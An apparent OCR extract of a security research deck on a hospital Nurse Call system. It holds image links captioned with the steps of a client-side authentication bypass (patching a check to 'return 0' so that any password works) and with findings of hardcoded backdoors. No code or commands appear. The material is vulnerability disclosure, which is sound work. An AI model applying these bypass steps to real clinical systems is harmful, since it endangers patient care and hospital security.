
Hardcoding the result return value to ‘return 0’




Saving a patched version of the client




Opening the modified client with any password




Administrator interface of Nurse Call system




Call feature of Nurse Call system



Server side administrator portal



Hardcoded backdoors



Administrator interface of Nurse Call system


Nurse Call System Findings

